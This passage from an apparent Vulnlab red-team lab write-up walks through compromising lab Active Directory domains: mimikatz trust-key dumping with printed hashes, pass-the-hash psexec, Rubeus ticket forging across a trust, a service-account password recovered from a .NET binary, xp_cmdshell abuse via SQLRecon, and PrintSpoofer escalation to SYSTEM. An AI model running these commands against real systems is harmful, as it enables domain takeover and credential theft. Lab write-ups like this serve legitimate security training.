SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeDelegateSessionUserImpersonatePrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeLockMemoryPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTcbPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
Grab the 2nd flag Mythical_User-2:
ls \\DC01\C:\Users\Administrator\Desktop
cat C:\Users\Administrator\Desktop\flag.txt
VL{7c3db91130a39f2981934c3f3373f32d}
Domain Trusts breaking
We will use the same method that we use for the Vulnlab - RedTeam Labs - Wutai.
Using the embedded mimikatz module, we get SID of MYTHICAL-US.VL, SID of MYTHICAL-EU.VL and the Hash of the trust account (used for the communication between these 2 domains):
mimikatz -Commands "privilege::debug" -Commands "lsadump::trust /patch"
  .#####.   mimikatz 2.2.0 (x64) #19041 Dec  1 2021 12:21:44
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::trust /patch

Current domain: MYTHICAL-US.VL (MYTHICAL-US / S-1-5-21-614429729-4048209472-3755682007)

Domain: MYTHICAL-EU.VL (MYTHICAL-EU / S-1-5-21-1148612195-3581135157-3534241443)
 [  In ] MYTHICAL-US.VL -> MYTHICAL-EU.VL

 [ Out ] MYTHICAL-EU.VL -> MYTHICAL-US.VL
    * 12/3/2024 10:16:32 AM - CLEAR   - a1 39 02 5e 0a 3d ce c0 af c9 6a ab 1c ea 0a 0a 7e 3f 20 d2 ea f6 95 93 c2 9f f8 7e
	* aes256_hmac       cecbd91e50ff3ee7fbd725fbe9e2f3ea4d4445e549100607c3f2239307391076
	* aes128_hmac       652888ee3ab5fac7ea1ebf84e423d59d
	* rc4_hmac_nt       eb921a2b0e9d626559dab0f54fdc6498

 [ In-1] MYTHICAL-US.VL -> MYTHICAL-EU.VL

 [Out-1] MYTHICAL-EU.VL -> MYTHICAL-US.VL
    * 12/3/2024 10:12:53 AM - CLEAR   - 3b 34 ae 63 14 ba f5 89 db 8b c3 d7 81 b4 83 e0 19 a9 26 6c ac ef 21 e4 7a a0 25 5c
	* aes256_hmac       cd80277ce08b60be2c3e7e9efabc0cb07a5f524c96289f20a1ee61c383e91a57
	* aes128_hmac       80148ce8d8cca3780d03294ab5727751
	* rc4_hmac_nt       b97e5160a2a6df7f67c19f17495232f0


[*] Process exited with code: 0x0
Create a new beacon session as usual to have one session dedicated as Trust:
run -Executable .\psexec.exe -Arguments "-hashes :c583ef48c5ed66c727aecb6fab87ac12 -dc-ip 10.10.168.133 mythical-us.vl/Administrator@dc01.mythical-us.vl C:\programdata\1\apollo.exe"

Change the sleep to 2s to become more interactive:
sleep 2 0
Register Rubeus.exe in this appolo session (same way than before):
register_assembly

Get the TGT of Trust:
execute_assembly -Assembly Rubeus.exe -Arguments "asktgt /user:mythical-us$ /domain:mythical-eu.vl /rc4:eb921a2b0e9d626559dab0f54fdc6498 /nowrap /ptt"
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: eb921a2b0e9d626559dab0f54fdc6498
[*] Building AS-REQ (w/ preauth) for: 'mythical-eu.vl\mythical-us$'
[*] Using domain controller: 10.10.233.183:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFrjCCBaqgAwIBBaEDAgEWooIEuTCCBLVhggSxMIIEraADAgEFoRAbDk1ZVEhJQ0FMLUVVLlZMoiMwIaADAgECoRowGBsGa3JidGd0Gw5teXRoaWNhbC1ldS52bKOCBG0wggRpoAMCARKhAwIBAqKCBFsEggRXmU7sYREEjxVdahYUX/Cq1whVCNWrP98GulBB45jjRmdBeP7cj6khrikE4RS/mbOGfa18oEBRe7UAfUGAOtYhLP2IxjTnF+cLHLPP0BhxjrH5zD6S5fE7DWm4THnpUCEi40xSGo/Uel6v0s1H3m0Q1t7vARiEXWAjo6xWvrznk/F6Gu4eQRFu/DgW41ftGGL2cl3fbyHiuFIljCHLJHjBymQTinLlWIX7+HHppF9OJHFjE+Er2rIyWZOyW1ztzBBMv1DchIPemKtzsaxjPwBZtB0w4UWtGifowFDq8/HzpM17QRvb0XBhOANoJXQM+BZhZXJHB6/YafBM3TYZpBKCkyyfw9APyRoBDHpJ3mW0hlY0EEnwPCqhn+POICnZrO0KA8RyQTOLPoSuZsh/V5n93hbar0ACtwlE9JxQ8Dba/COmdf40tUcu/2oyhXwZHoDMdcf9CQbkrA5r3fSEX3Q7Fzlcdmvn9x/bhbbydgz7lfx2wa2woduTJ5eUSfCSlb0I8ky+59VR7Sm1fw3OkhGexSKOI1N5xwj9wlB40eqUvj6czJVWBCptyqGVNwS+4Qo9TQM6owfTnKC9mgZClIJ6xCwJu6n81/mcRo3qHEJJFEvYgU8R+BL3tx7uKfwDvfMYzaodS1XJnJBOz5Gz085NeYmnzAgKIa2Lt0gYQ5FWxd9JTcHV+w45S31sZ/TEWHdbdUe6yGt1PjUsy/B4EnWo6HTlnNcCNBvVIP3eUkfmVW0J12TelV+MeKqzqywJo8dtGBiW9KL19bYmbV9CyXD4yWbiq60romWKNjg6cLO2Gyim9K1djoldA0YU0qtfUp6PITwdNIZF6QT7ps1k3W4lcE4fEOa2qh8MXCw4fzHQAohxEPQGXpjXZ32WdP3b0L/L26RzNqKE3q/mdsLy0A0NpEBsW8wsMX9/lgnD6j4dLQH+EQcjHNY5Ozwamo60QM0Qc7C0kMpSfpdqF/ZtXoR1Csx2jS+Jp34LULH5SNLyKvnZzkQHpfBglMBmFR2iRMi5539C1lJ9KETuAQyNB3VNdow4rUfBjoy72UhON8ZN+MiY7c1tjk7So7zt6+ReZb90zPHCn9VFNr97L0bI3R4+i+LGd7I8IHXDyxPG+IYyVp5w7B4pzJx4d90hmcOhC+JvUN/xNbMVMTb6b5oyMJ2bb/NLNT+ekggt6t5XRZankgm+fiSdDMSMcKdFAFBUSUIi45zvBy2sls/uwxmWHANUTgyke6k5/9Q8l7lK2IGP7C+RrU/+X8QJ3qDoY1SOmvMPHxyLeCWMMnfBbGPgcLizEF01usWPwcudfeHheihB6PIk6aHHaZ/sMOVKaiaTrjKhVdvgReZQHoi3+YurAU2JffS7DymziBdcJplQIJkXYcd88bbLcgOCpkHCg34NRUE459e1aWcIyjAN2D7AOSx75wKXNqDISsaOYNJui+NGJuRyo88GW94ELAE3nBHDDb6jSANWNVMpv6OB4DCB3aADAgEAooHVBIHSfYHPMIHMoIHJMIHGMIHDoBswGaADAgEXoRIEEKciWELwoKE/LfYgIjo95ImhEBsOTVlUSElDQUwtRVUuVkyiGTAXoAMCAQGhEDAOGwxteXRoaWNhbC11cySjBwMFAEDhAAClERgPMjAyNDEyMTAwOTE1NTNaphEYDzIwMjQxMjEwMTkxNTUzWqcRGA8yMDI0MTIxNzA5MTU1M1qoEBsOTVlUSElDQUwtRVUuVkypIzAhoAMCAQKhGjAYGwZrcmJ0Z3QbDm15dGhpY2FsLWV1LnZs
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/mythical-eu.vl
  ServiceRealm             :  MYTHICAL-EU.VL
  UserName                 :  mythical-us$
  UserRealm                :  MYTHICAL-EU.VL
  StartTime                :  12/10/2024 1:15:53 AM
  EndTime                  :  12/10/2024 11:15:53 AM
  RenewTill                :  12/17/2024 1:15:53 AM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  pyJYQvCgoT8t9iAiOj3kiQ==
  ASREP (key)              :  EB921A2B0E9D626559DAB0F54FDC6498
We clean our current cached ticket:
ticket_cache_purge
Purged Ticket from Cache
We import our new kerberos ticket:
ticket_cache_add

Injected Ticket into Cache
.Net disassembling (svc_ldap)
Check if we can now list shared resources at DC02:
net_shares {"Computer":"dc02.mythical-eu.vl"}

Success and found a SMB shared folder
dev
Check this folder:
ls \\dc02.mythical-eu.vl\dev

Download both:
download \\DC02.MYTHICAL-EU.VL\Dev\Autologon64.exe
download \\DC02.MYTHICAL-EU.VL\Dev\getusers.exe
Quick check:
$ file Autologon64.exe
Autologon64.exe: PE32+ executable (GUI) x86-64, for MS Windows, 6 sections

$ file getusers.exe
getusers.exe: PE32+ executable (console) x86-64 Mono/.Net assembly, for MS Windows, 2 sections
getusers.exe is a dotnet binary so let’s go to dissambly it using ILSpy:
-ILSpy v8 needs to have .NET 6.0 Desktop Runtime installed before use it.

Found credential for a service account:
svc_ldap:osaRXWkDf2y5SGh5
BloodHound - mythical-eu.vl
We can get the mythical-eu.vl domain users list using the default powershell command below (as ActiveDirectory module is installed in a DC):
powershell Get-ADUser -Filter * -Server "dc02.mythical-eu.vl" -Property DisplayName, SamAccountName | Select-Object DisplayName, SamAccountName
DisplayName      SamAccountName
-----------      --------------
                 Administrator
                 Guest
                 krbtgt
Wendy Adams      Wendy.Adams
William Jennings William.Jennings
Julie Khan       Julie.Khan
Alan Rhodes      Alan.Rhodes
Jay Little       Jay.Little
Owen Dunn        Owen.Dunn
Howard Frost     Howard.Frost
Naomi Campbell   Naomi.Campbell
Judith Smith     Judith.Smith
Nicholas Hill    Nicholas.Hill
Karl Kaur        Karl.Kaur
Hilary Pearson   Hilary.Pearson
Marcus Elliott   Marcus.Elliott
Fiona Knight     Fiona.Knight
Jay Miller       Jay.Miller
Josephine Smith  Josephine.Smith
Mohammad Jones   Mohammad.Jones
Glen Price       Glen.Price
Amber Hussain    Amber.Hussain
Megan Higgins    Megan.Higgins
Donald Burton    Donald.Burton
Jasmine Smith    Jasmine.Smith
Kim Byrne        Kim.Byrne
Jack Chambers    Jack.Chambers
Danielle Andrews Danielle.Andrews
svc_ldap         svc_ldap
svc_sql          svc_sql
root             root
                 MYTHICAL-US$
We register sharphound.exe in this apollo’s session:
register_assembly

Change to our folder:
cd c:\programdata\1
Then execute it:
execute_assembly -Assembly SharpHound.exe -Arguments "-c All,LoggedOn -d mythical-eu.vl"
Then download it:
download \\DC01\C:\ProgramData\1\20241210022526_BloodHound.zip
Then injest it to BloodHound CE and analyse:
Get the list of all users:

Nothing really interesting except that we have 2 services accounts:

- svc_ldap (pwned)
- svc_sql
There is 0 objects in Domain Computers and only 1 DC already know (DC02)
MSSQL abuse by password reusing (MSSQL$SQLEXPRESS)
We create a new session to try to impersonate as svc_sql cheking if the password for svc_ldap has been reused:

sleep 2 0
make_token -username mythical-eu.vl\svc_sql -password osaRXWkDf2y5SGh5
Double check:
whoami
Local Identity: NT AUTHORITY\SYSTEM
Impersonation Identity: mythical-eu.vl\svc_sql
Success
Change to our folder location:
cd c:\programdata\1
Copy the SQLcmd (as we found previously that MSSQL is present on this DC then the sql command line tool should be also present) to our folder:
cp -Path "C:\Program Files\SqlCmd\sqlcmd.exe" -Destination "c:\programdata\1\sqlcmd.exe"
Copy our beacon to \DC02.mythical-eu.vl\dev:
cp -Source c:\programdata\1\apollo.exe -Destination \\DC02.mythical-eu.vl\dev\apollo.exe
Upload SQLRecon:
upload

Then run it to call our beacon and get another session on the DC02 as MSSQL$SQLEXPRESS:
run -Executable SQLRecon.exe /a:windomain /d:mythical-eu.vl /u:svc_sql /p:osaRXWkDf2y5SGh5 /h:dc02.mythical-eu.vl /m:Query /database:msdb /c:"EXECUTE AS USER = 'dbo'; EXEC sp_configure 'show advanced options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE; EXEC xp_cmdshell 'cmd.exe /c C:\dev\apollo.exe';"

Interact then reduce the sleep as usual:
sleep 2 0
Quick check:
whoami
Local Identity: NT Service\MSSQL$SQLEXPRESS
Impersonation Identity: NT Service\MSSQL$SQLEXPRESS
Privilege escalating && secrets dumping (Mythical_Root)
Create our folder:
cd c:\programdata
mkdir -Path 1
cd 1
Upload PrintSpoofer64:
upload

Upload our beacon apollo.exe:
upload
Then let’s go to get a new session as SYSTEM on DC02:
run -Executable PrintSpoofer64.exe -Arguments "-c c:\programdata\1\apollo.exe"

sleep 2 0
Double check:
whoami
Local Identity: MYTHICAL-EU\DC02$
Impersonation Identity: MYTHICAL-EU\DC02$
Success
Grab the last flag:
cat C:\Users\Administrator\Desktop\root.txt
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠘⣷⣶⣤⣄⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠸⣿⣿⣿⣿⣷⡒⢄⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢹⣿⣿⣿⣿⣿⣆⠙⡄⠀⠐⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣤⣤⣤⣤⣤⣤⣤⣤⣤⠤⢄⡀⠀⠀⣿⣿⣿⣿⣿⣿⡆⠘⡄⠀⡆⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠙⢿⣿⣿⣿⣿⣿⣿⣿⣦⡈⠒⢄⢸⣿⣿⣿⣿⣿⣿⡀⠱⠀⡇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠻⣿⣿⣿⣿⣿⣿⣿⣦⠀⠱⣿⣿⣿⣿⣿⣿⣇⠀⢃⡇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠘⢿⣿⣿⣿⣿⣿⣿⣷⡄⣹⣿⣿⣿⣿⣿⣿⣶⣾⣿⣶⣤⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣀⣀⢻⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣷⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣠⣴⣶⣿⣭⣍⡉⠙⢻⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣷⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⢀⣠⣶⣿⣿⣿⣿⣿⣿⣿⣿⣷⣦⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡇⠀⠀⠀⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠉⠉⠛⠻⢿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡿⠻⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡷⢂⣓⣶⣶⣶⣶⣤⣤⣄⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠙⠻⣿⣿⣿⣿⣿⣿⣿⣿⣿⢿⣿⣿⣿⠟⢀⣴⢿⣿⣿⣿⠟⠻⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠿⠛⠋⠉⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠤⠤⠤⠤⠙⣻⣿⣿⣿⣿⣿⣿⣾⣿⣿⡏⣠⠟⡉⣾⣿⣿⠋⡠⠊⣿⡟⣹⣿⢿⣿⣿⣿⠿⠛⠉⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣠⣤⣶⣤⣭⣤⣼⣿⢛⣿⣿⣿⣿⣻⣿⣿⠇⠐⢀⣿⣿⡷⠋⠀⢠⣿⣺⣿⣿⢺⣿⣋⣉⣉⣩⣴⣶⣤⣤⣄⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠉⠉⠛⠻⠿⣿⣿⣿⣇⢻⣿⣿⡿⠿⣿⣯⡀⠀⢸⣿⠋⢀⣠⣶⠿⠿⢿⡿⠈⣾⣿⣿⣿⣿⡿⠿⠛⠋⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠙⠻⢧⡸⣿⣿⣿⠀⠃⠻⠟⢦⢾⢣⠶⠿⠏⠀⠰⠀⣼⡇⣸⣿⣿⠟⠉⠀⠀⢀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣠⣴⣾⣶⣽⣿⡟⠓⠒⠀⠀⡀⠀⠠⠤⠬⠉⠁⣰⣥⣾⣿⣿⣶⣶⣷⡶⠄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
